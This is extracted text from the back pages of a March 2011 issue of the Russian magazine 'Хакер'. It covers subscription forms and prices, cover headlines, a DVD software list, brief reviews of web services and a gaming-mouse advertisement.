- Microsoft Windows: FAT и NTFS, включая FAT12, FAT16, FAT32, NTFS, NTFS5;
- Apple Mac OS: HFS, HFS+/HFSX;
- Linux: Ext2, Ext3, Ext4, ReiserFS, JFS и XFS;
- Unix, BSD, Sun Solaris: UFS и UFS2 (FFS), включая UFS с обратным порядком байтов, которая используется на Sparc/Power серверах.

☒

ПОДПИСКА ЖАКЕР

ГОДОВАЯ
ЭКОНОМИЯ
500 руб.

1. Разборчиво заполни подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта shop.glc.ru.
2. Оплати подписку через любой банк.
3. Вышли в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- на e-mail: subscribe@glc.ru;
- по факсу: (495) 545-09-06;
- почтой по адресу: 115280, Москва, ул. Ленинская Слобода, 19, Омега плаза, 5 эт., офис № 21, ООО «Гейм Лэнд», отдел подписки.

Внимание! Если произвести оплату в феврале, то подписку можно оформить с апреля.

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД

12 НОМЕРОВ — 2200 РУБ.
6 НОМЕРОВ — 1260 РУБ.

УЗНАЙ, КАК САМОСТОЯТЕЛЬНО ПОЛУЧИТЬ ЖУРНАЛ НАМНОГО ДЕШЕВЛЕ!



ПРИ ПОДПИСКЕ НА КОМПЛЕКТ ЖУРНАЛОВ

ЖЕЛЕЗО + ХАКЕР + 2 DVD: — ОДИН НОМЕР ВСЕГО ЗА 162 РУБЛЯ (НА 35% ДЕШЕВЛЕ, ЧЕМ В РОЗНИЦУ)

ЗА 12 МЕСЯЦЕВ **3890 РУБЛЕЙ (24 НОМЕРА)**
ЗА 6 МЕСЯЦЕВ **2205 РУБЛЕЙ (12 НОМЕРОВ)**

ЕСТЬ ВОПРОСЫ? Пиши на info@glc.ru или звони по бесплатным телефонам 8(495)663-82-77 (для москвичей) и 8 (800) 200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон).

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ
НА ЖУРНАЛ «ХАКЕР»

- на 6 месяцев
 на 12 месяцев
начиная с _____ 2011 г.

- Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
 на адрес офиса*
 на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. _____

АДРЕС ДОСТАВКИ:

индекс _____

область/край _____

город _____

улица _____

дом _____ корпус _____

квартира/офис _____

телефон (_____) _____

e-mail _____

сумма оплаты _____

* в свободном поле укажи название фирмы и другую необходимую информацию
** в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле _____

Извещение

ИНН	7729410015	ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва		
р/с № 40702810509000132297		
к/с № 30101810900000000990		
БИК	044583990	КПП 770401001
Платательщик _____		
Адрес (с индексом) _____		
Назначение платежа	Сумма	
Оплата журнала « _____ »		
с _____	2011 г.	
Ф.И.О. _____		
Подпись плательщика _____		

Кассир

Квитанция

ИНН	7729410015	ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва		
р/с № 40702810509000132297		
к/с № 30101810900000000990		
БИК	044583990	КПП 770401001
Платательщик _____		
Адрес (с индексом) _____		
Назначение платежа	Сумма	
Оплата журнала « _____ »		
с _____	2011 г.	
Ф.И.О. _____		
Подпись плательщика _____		

Кассир

ФАЙЛЫ-ПРИЗРАКИ

www.xakep.ru

МАРТ 03 (146) 2011

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ В ДОМЕНЕ WINDOWS СТР. 44

ЖИЗНЬ ПОСЛЕ MySQL

ВЫБИРАЕМ ЗАМЕНУ ДЛЯ ПОПУЛЯРНОЙ СУБД СТР. 22

ФАЙЛЫ-ПРИЗРАКИ

ВОССТАНАВЛЕНИЕ НАДЕЖНО УДАЛЕННЫХ ДАННЫХ СТР. 28

- РУКОВОДСТВО ПО ПРОХОЖДЕНИЮ HACKQUEST 2010
- RETURN-ORIENTED ROOTKITS
- ТЕСТИРОВАНИЕ NAS
- НАЧИНАЕМ ПРОГРАММИРОВАТЬ НА APPLESCRIPT
- ВИРУС НА PYTHON



№ 03 (146) МАРТ 2011

<p>>>> WINDOWS</p> <p>>>> Development</p> <p>Android SDK r09</p> <p>BinVis</p> <p>BlueCliffion 0.9RC1</p> <p>Code Visualizer 4.6</p> <p>DDOctopus 1.1</p> <p>Dependency Walker 2.2</p> <p>Developer's Tips & Tricks 1.2.1.2</p> <p>Free Hex EditorNeo 4.95</p> <p>GalaxyQL 2.0</p> <p>Gobby 0.4.43</p> <p>Google App Engine documentation</p> <p>Google App Engine SDK for Java 1.4.0</p> <p>Google App Engine SDK for Python 1.4.1</p> <p>HeidiSQL 6.0</p> <p>Parrot 3.0.0</p> <p>PyCharm 1.1.1</p> <p>Reflector 1.1</p> <p>RegexBuddy 3.5.0</p> <p>RocketSVN for Visual Studio 1.0.1</p> <p>RocketSVN Server 1.0</p> <p>Sublime Text 2 beta</p> <p>Tora 2.1.3</p> <p>Virtual Serial Ports Beta</p> <p>vyBuild 2.5</p> <p>>>> Misc</p> <p>Alpspx 1.2.2.98</p> <p>Boot Snooze 1.0.5</p> <p>briss 0.0.12</p> <p>File Bucket 1.0</p> <p>Input Director v1.2.2</p> <p>Locate32 3.0</p> <p>Microsoft Mathematics 4.0</p> <p>Mon0 FileShredder 1.15</p> <p>Registry Commander 10.04</p> <p>SearchMyFiles 1.62</p> <p>Shapeshifter 3.09</p> <p>SysInetmatsUpdater 1.0.0</p> <p>Translate Net 0.1.34</p> <p>ZenKEY 2.3.5</p> <p>>>> MultiMedia</p> <p>calibre 0.7.44</p> <p>Dual Monitor Tools 1.7</p> <p>FrapS 3.2.8</p> <p>Freac 1.0.17a</p> <p>GroveWalrus 0.331</p> <p>IngBurn 2.5.5.0</p> <p>Kindle for PC</p> <p>Miro 3.5</p> <p>Otazo Desktop 1.1.6</p> <p>SneeGameBackup.net 1.0.3</p> <p>Skype Recorder 3.0</p> <p>Sumatra PDF 1.3</p> <p>UNPlayer 0.9</p> <p>WMPPlayer 0.9</p> <p>VLC media player 1.1.7</p> <p>>>> Net</p> <p>Angry IP Scanner 4.0 beta4</p> <p>Configuration Center, Workgroup 1.7</p> <p>DNS Performance Test</p>	<p>>>> Games</p> <p>PokerTH 0.8.2</p> <p>>>> Net</p> <p>CenterIM 4.22.10</p> <p>Chorok 1.0</p> <p>Code Visualizer 4.6</p> <p>FastWire 4.21.3</p> <p>Google Chrome 6.0.552.237</p> <p>I2P 0.8.3</p> <p>KillBox 0.4.7</p> <p>Lynx 2.8.7</p> <p>Mozilla Firefox 3.6.13</p> <p>msnmp 1.4.23</p> <p>Main 0.11.1.8.3.2</p> <p>NetFTP 3.2.5</p> <p>Newsbutter 2.4</p> <p>Opera 11.00</p> <p>Psi 0.14</p> <p>RoundCube Wehmail 0.5</p> <p>Twyt 0.9.2</p> <p>nVidia 260.19.36</p> <p>Voze 4.6</p> <p>WeeChat 0.3.4</p> <p>>>> Security</p> <p>drivesploit</p> <p>Inguna v.0.2</p> <p>MagicTree Beta Two</p> <p>Nchop v0.2</p> <p>nmap 5.50</p> <p>OpenDLP 0.2.5</p> <p>OpenFSMA 2.11</p> <p>OpenSCAP Project 0.6.7</p> <p>OWASP CSRFEguard 3.0.0.336 ALPHA</p> <p>PacketFu 1.0.0</p> <p>pRRtc 0.5.1</p> <p>Rootkit Hunter 1.3.8</p> <p>THC-Hydra 6.0</p> <p>THC-IPV6 1.4</p> <p>Cross_Iz3z</p> <p>Digital Forensics Framework 0.9</p> <p>Guardog 0.91</p> <p>Inguna 0.2</p> <p>Kismet 2011-01-R1</p> <p>Linux Security Checklist Tool 2.0.3</p> <p>Malmon Detection Tool 0.3</p> <p>Mantra Security Toolkit</p> <p>Marvin 0.9</p> <p>Mausezahn 0.40</p> <p>Nmap 5.50</p> <p>MIMapS4 0.2.1</p> <p>Packet Fences 2.0.1</p> <p>Pick</p> <p>QuickRecon 0.1.1</p> <p>THC-Hydra 6.1</p> <p>XSS Rays 1.0</p> <p>>>> Server</p> <p>Apache 2.2.17</p> <p>BIND 9.7.2-P3</p> <p>Cassandra 0.7</p> <p>Cherokee 1.0.18</p> <p>CUPS 1.4.6</p> <p>DNCP 4.2.0-P2</p> <p>Drizzle 2011.02.09</p> <p>MySQL 5.5.8</p>	<p>Ekahau HeatMapper 1.1.2</p> <p>LogMeIn Hamachi</p> <p>NetworkMiner 1.0</p> <p>Pamela Call Recorder 4.7</p> <p>RoboForm 7.2.0</p> <p>torchat 0.3.9</p> <p>TPP03Winstaller 4.5.0</p> <p>WebSite-Watcher 2011 (11.0)</p> <p>>>> Security</p> <p>Adaptive Security Analyzer AS</p> <p>Buster Sandbox Analyzer 1.25</p> <p>drivesploit</p> <p>FacebookPasswordDecryptor 1.5</p> <p>HashCompare 1.0</p> <p>HTTP Tunnel 1.2.1</p> <p>IdeJava 0.3</p> <p>MagicTree Beta Two</p> <p>nmap 5.50</p> <p>OpenFSMA 2.11</p> <p>OWASP CSRFEguard 3.0.0.336 ALPHA</p> <p>PacketFu 1.0.0</p> <p>pRRtc 0.5.1</p> <p>Vidigger v1.0</p> <p>VirtualKD 2.5.1</p> <p>>>> System</p> <p>AS SSD Benchmark 1.6.4</p> <p>Bluetooth Driver Installer 1.0.0.62</p> <p>BootRacer 3.1</p> <p>checkDISKID 1.1.0</p> <p>ESET SysInspector 1.2</p> <p>FreeFileSync 3.13</p> <p>Immuner Protect FREE Antivirus</p> <p>JotIt 1.0.3</p> <p>Kaspersky Rescue Disk 10</p> <p>Locate32 3.0</p> <p>Minimum 2.0</p> <p>Noackd 1.14.1</p> <p>OSFCone 1.0.1005</p> <p>OSFMount V1.4.1005</p> <p>OSForensics 0.8</p> <p>Q-Dir 4.46</p> <p>R_saver 1.0</p> <p>Rainmeter 2.0</p> <p>>>> UNIX</p> <p>>>> Web</p> <p>Bluefish 2.0</p> <p>Cling 1.4.7</p> <p>GanttProject 2.0.10</p> <p>Giggle 0.5</p> <p>GraveWalus 0.331</p> <p>IngBurn 2.5.5.0</p> <p>Kindle for PC</p> <p>Miro 3.5</p> <p>Otazo Desktop 1.1.6</p> <p>SneeGameBackup.net 1.0.3</p> <p>Skype Recorder 3.0</p> <p>Sumatra PDF 1.3</p> <p>UNPlayer 0.9</p> <p>VLC media player 1.1.7</p>	<p>OpenLDAP 2.4.23</p> <p>OpenSSH 5.6</p> <p>OpenVPN 2.1.4</p> <p>Postfix 2.8.0</p> <p>PostgreSQL 9.0.3</p> <p>Samba 3.5.6</p> <p>Sendmail 8.14.4</p> <p>Squid 3.1.10</p> <p>Unbound 1.4.8</p> <p>VsfyD 2.3.2</p> <p>>>> System</p> <p>ATI Catalyst 11.1</p> <p>Caprizra 0.8.9</p> <p>Create Synchronicity 5.1</p> <p>Dmidecode 2.11</p> <p>GConf 2.32</p> <p>Kdf 4.0.5</p> <p>Linux Kernel 2.6.37</p> <p>LVN2 2.02.81</p> <p>nVidia 260.19.36</p> <p>Palimpsest 2.32</p> <p>pipVirtualBox 4.2</p> <p>PowerTop 1.13</p> <p>Virtual Machine Manager 0.8.6</p> <p>VirtualBox 4.0.2</p> <p>xSMBrowser 3.4.0</p> <p>>>> X-dist</p> <p>Debian 6.0 Squeeze</p> <p>>>> MAC</p> <p>AppCleaner 1.2.2</p> <p>Candypar 3.2.2</p> <p>Daisy Disk 2.0.5</p> <p>FreeBudo 0.11</p> <p>iMedia Browser 2.0</p> <p>Litellcom 1.3.1</p> <p>LittleSnium 1.1.2</p> <p>MicroVidConverter 2.4</p> <p>Pixelmator 1.6.4</p> <p>Punto Switcher 3.1.1</p> <p>RapidWeaver 5</p> <p>Reader 1.009</p> <p>Screenography 1.0.15</p> <p>SecondBar 9.68</p> <p>SecureFas 1.1.2</p> <p>Sigma Chess 6.2</p> <p>SiteSucker 2.2.3</p> <p>TinkerTool 4.4</p> <p>WeatherBook 2.5.1</p>
---	--	---	---





6 номеров **564 руб.**
13 номеров **1105 руб.**



6 номеров **785 руб.**
12 номеров **1420 руб.**



6 номеров **1110 руб.**
12 номеров **2016 руб.**



6 номеров **810 руб.**
12 номеров **1470 руб.**



6 номеров **1260 руб.**
12 номеров **2200 руб.**



6 номеров **1260 руб.**
12 номеров **2310 руб.**



6 номеров **900 руб.**
12 номеров **1720 руб.**



6 номеров **1300 руб.**
12 номеров **2300 руб.**

ПОДПИШИСЬ!

shop.glc.ru

ВЫГОДА + ГАРАНТИЯ

Редакционная подписка без посредников – это гарантия получения важного для Вас журнала и экономия до 40% от розничной цены в киоске
8-800-200-3-999



6 номеров **1130 руб.**
12 номеров **2060 руб.**



6 номеров **890 руб.**
12 номеров **1630 руб.**



6 номеров **630 руб.**
12 номеров **1130 руб.**



6 номеров **765 руб.**
12 номеров **1380 руб.**



6 номеров **960 руб.**
12 номеров **1740 руб.**



6 номеров **1300 руб.**
12 номеров **2300 руб.**



3 номера **630 руб.**
6 номеров **1140 руб.**




6 номеров **1260 руб.**
12 номеров **2200 руб.**



6 номеров **2205 руб.**
12 номеров **3890 руб.**



6 номеров **2150 руб.**
12 номеров **3930 руб.**




6 номеров **2178 руб.**
12 номеров **3960 руб.**


(game)land

МЕДИА ДЛЯ ЭНТУЗИАСТОВ

HTTP://WWW2



Для проектирования баз данных онлайн



Для расшифровки упакованного JavaScript-кода

ONLINE DATABASE SCHEMA DESIGNER


dbdsgnr.appspot.com

➔ Если ты занимаешься разработкой, то наверняка имел дело с визуальными инструментами для проектирования БД. Благодаря им можно не только наглядно представить структуру будущих таблиц и связи между ними, но и сгенерировать код для создания базы в СУБД. А с помощью этого сервиса, написанного на Python и размещенного в облачном сервисе Google App Engine, ты можешь сделать это прямо в браузере. Это довольно простое решение, но оно позволяет спроектировать таблицы, обозначить первичные и внешние ключи, проверить связи и получить готовый код для PostgreSQL, SQLite, MySQL, MSSQL и Oracle.


JAVASCRIPT UNPACKER AND BEAUTIFIER

jsbeautifier.org

➔ Чтобы уберечь исходники на JavaScript от плагиата, а также затруднить анализ сценариев антивирусными продуктами и специалистами, разработчики часто используют специальные инструменты-скрамблеры, которые кардинально усложняют чтение кода. В WWW2 мы даже упоминали толковое онлайн-решение JScriambler, которое как раз выполняет такую обфускацию. Сервис JSBeautifier, напротив, приводит уродливый JS-код в человеческий вид, выполняет форматирование и пытается распаковать код, обфусцированный наиболее популярными приемами.



Для организации потокового вещания с камеры телефона или ноутбука



Для безопасного хранения логов IM-мессенджера и Skype

BAMBUSER

bambuser.com

➔ Вопрос: как поделиться со всеми желающими потоковым видео с камеры своего телефона? Так, чтобы в реальном времени и с хорошей картинкой/звуком? Идея пришла совершенно неожиданно во время катания на сноуборде в горах :). Удивительно, но даже на высоте 3 000 метров есть местечки, где быстрый Wi-Fi раздается всем желающим. А раз так, то почему не попробовать? Быстро нашлся подходящий сервис Bambuser. Установив на своем телефоне специальный клиент (поддерживаются девайсы на Windows Mobile, Android, iOS, Symbian, Bada), можно в два клика начать передачу изображения на главный сервер Bambuser. А уже оттуда все желающие смогут увидеть изображение через свой браузер.

SIMKL

simkl.com

➔ Одной из причин, по которой я когда-то стал использовать GTalk в качестве основного IM-мессенджера, стало централизованное хранение логов чатов прямо на сервере. Другие сети и клиентские приложения этим похвастаться не могли. Теперь это досадное недоразумение во многих случаях готов исправить сервис Simkl, сохраняя всю историю разговоров на безопасном сервере. Список клиентов, с которыми он совместим, довольно внушительен и включает в себя QIP, Miranda, Pidgin и другие. С недавнего времени сервис научился записывать еще и все голосовые разговоры из Skype (включая SkypeIn и SkypeOut), но только после установки специального клиента на компьютер.

ФОКУС-ГРУППА

Хочешь не только читать журнал, но и вместе с нами делать его лучше? Указать на наши фейлы или выразить уважение за сделанную работу? Это легко. Вступай в ряды нашей фокус-группы и выигрывай классные подарки от журнала и наших партнеров.



3 самых активных участника фокус-группы получают в этом месяце подписки на журнал Хакер: за первое место — на 12 месяцев, за второе — на 6 месяцев и за третье — на 3 месяца.

HUNTER

HUNTER WINS!

ОХОТИМСЯ ЗА:

- ЛАЗЕРНЫЙ ДАТЧИК AVAGO (ЧАСТОТА ОБРАБОТКИ 12000 КАДРОВ В СЕКУНДУ)
- ПЕРЕКЛЮЧАЕМОЕ РАЗРЕШЕНИЕ: 90/360/810/1800/3600/5040 DPI
- 4-Х ПОЗИЦИОННОЕ КОЛЕСО ПРОКРУТКИ В ВЕРТИКАЛЬНОМ И ГОРИЗОНТАЛЬНОМ НАПРАВЛЕНИЯХ
- 8 ПРОГРАММИРУЕМЫХ КНОПОК
- 7 ПЕРЕКЛЮЧАЕМЫХ ИГРОВЫХ РЕЖИМОВ ДЛЯ ЗАПУСКА СЦЕНАРИЕВ-СКРИПТОВ, СОЗДАННЫХ ПОЛЬЗОВАТЕЛЕМ
- РЕГУЛИРОВАНИЕ ВЕСА МАНИПУЛЯТОРА С ПОМОЩЬЮ НАБОРА ГРУЗОВ
- ЭРГОНОМИЧНАЯ ФОРМА ДЛЯ УДОБНОЙ РАБОТЫ
- СЪЕМНЫЕ БОКОВЫЕ НАКЛАДКИ РАЗЛИЧНОГО ПРОФИЛЯ
- КЕРАМИЧЕСКИЕ НОЖКИ ДЛЯ ЛЕГКОГО СКОЛЬЖЕНИЯ
- ИГРОВАЯ УТИЛИТА В КОМПЛЕКТЕ ДЛЯ ЗАПИСИ МАКРОСОВ
- ПОДКЛЮЧЕНИЕ ЧЕРЕЗ USB-ПОРТ

